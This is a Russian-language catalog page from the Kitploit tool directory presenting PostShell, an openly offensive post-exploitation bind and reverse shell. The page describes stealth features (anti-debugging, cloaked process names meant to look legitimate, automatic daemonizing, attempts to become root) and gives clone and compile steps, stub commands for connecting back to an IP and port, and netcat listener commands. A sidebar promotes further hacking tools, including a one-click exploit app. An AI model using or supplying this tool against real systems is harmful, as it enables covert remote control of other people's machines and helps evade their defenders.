

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
postshell — PostShell - Постэксплуатационная оболочка привязки/обратного подключения | Kitploit

Инструменты/GitHubGitHub/rek7/postshell
Повышение привилегийГенерация полезной нагрузкиМеханизмы персистентностиШелл-кодПост-эксплуатацияКомандование и УправлениеRed TeamingАнти-Бот
GitHubrek7/postshell

postshell

PostShell - Постэксплуатационная оболочка привязки/обратного подключения

Репозиторий
8119487 лет назадПроверено Kitploit
Поделиться

PostShell

PostShell — это оболочка для пост-эксплуатации, которая включает как привязанную оболочку (bind shell), так и оболочку обратного подключения (back connect). Она создаёт полностью интерактивный TTY, что позволяет управлять задачами (job control). Размер заглушки (stub) — около 14 КБ, и она может быть скомпилирована на любой Unix-подобной системе.

Скриншоты

Скриншот Баннер и взаимодействие с оболочкой после установки соединения.

Зачем использовать традиционные Backconnect/Bind Shell?

PostShell упрощает пост-эксплуатацию, делая атакующего менее зависимым от таких зависимостей, как Python и Perl. Он также включает как обратное подключение (back connect), так и привязанную оболочку (bind shell). Это означает, что если цель не разрешает исходящие соединения, оператор может просто запустить bind shell и подключиться к машине удалённо. PostShell также значительно менее подозрителен, чем традиционная оболочка, благодаря тому, что как имя процессов, так и аргументы скрыты (cloaked).

Возможности

  • Анти-отладка (Anti-Debugging): если обнаруживается, что ptrace прикреплён к оболочке, она завершится.
  • Имена процессов/потоков скрываются: поддельное имя перезаписывает все системные аргументы и имя файла, чтобы программа выглядела легитимной.
  • TTY: создаётся TTY, который позволяет использовать машину так же, как если бы вы были подключены через SSH.
  • Bind/Backconnect shell: можно создать как привязанную оболочку, так и оболочку обратного подключения.
  • Небольшой размер заглушки (Small Stub Size): обычно генерируется очень маленькая заглушка (<14 КБ).
  • Автоматически демонизируется (daemonizes)
  • Пытается установить GUID/UID в 0 (root)

Начало работы

  1. Загрузка: git clone https://github.com/rek7/postshell
  2. Компиляция: cd postshell && sh compile.sh Это должно создать бинарный файл с именем «stub» — это вредоносная программа.

Команды

$ ./stub
Bind Shell Usage: ./stub port
Back Connect Usage: ./stub ip port
$

Пример использования

Backconnect:

$ ./stub 127.0.0.1 13377

Bind Shell:

$ ./stub 13377

Получение соединения с помощью Netcat

Получение обратного подключения (backconnect):

$ nc -vlp port

Подключение к привязанной оболочке (bind shell):

$ nc host port

TODO:

  • Добавить разрешение доменных имён (domain resolution)
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    343
  • 5

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





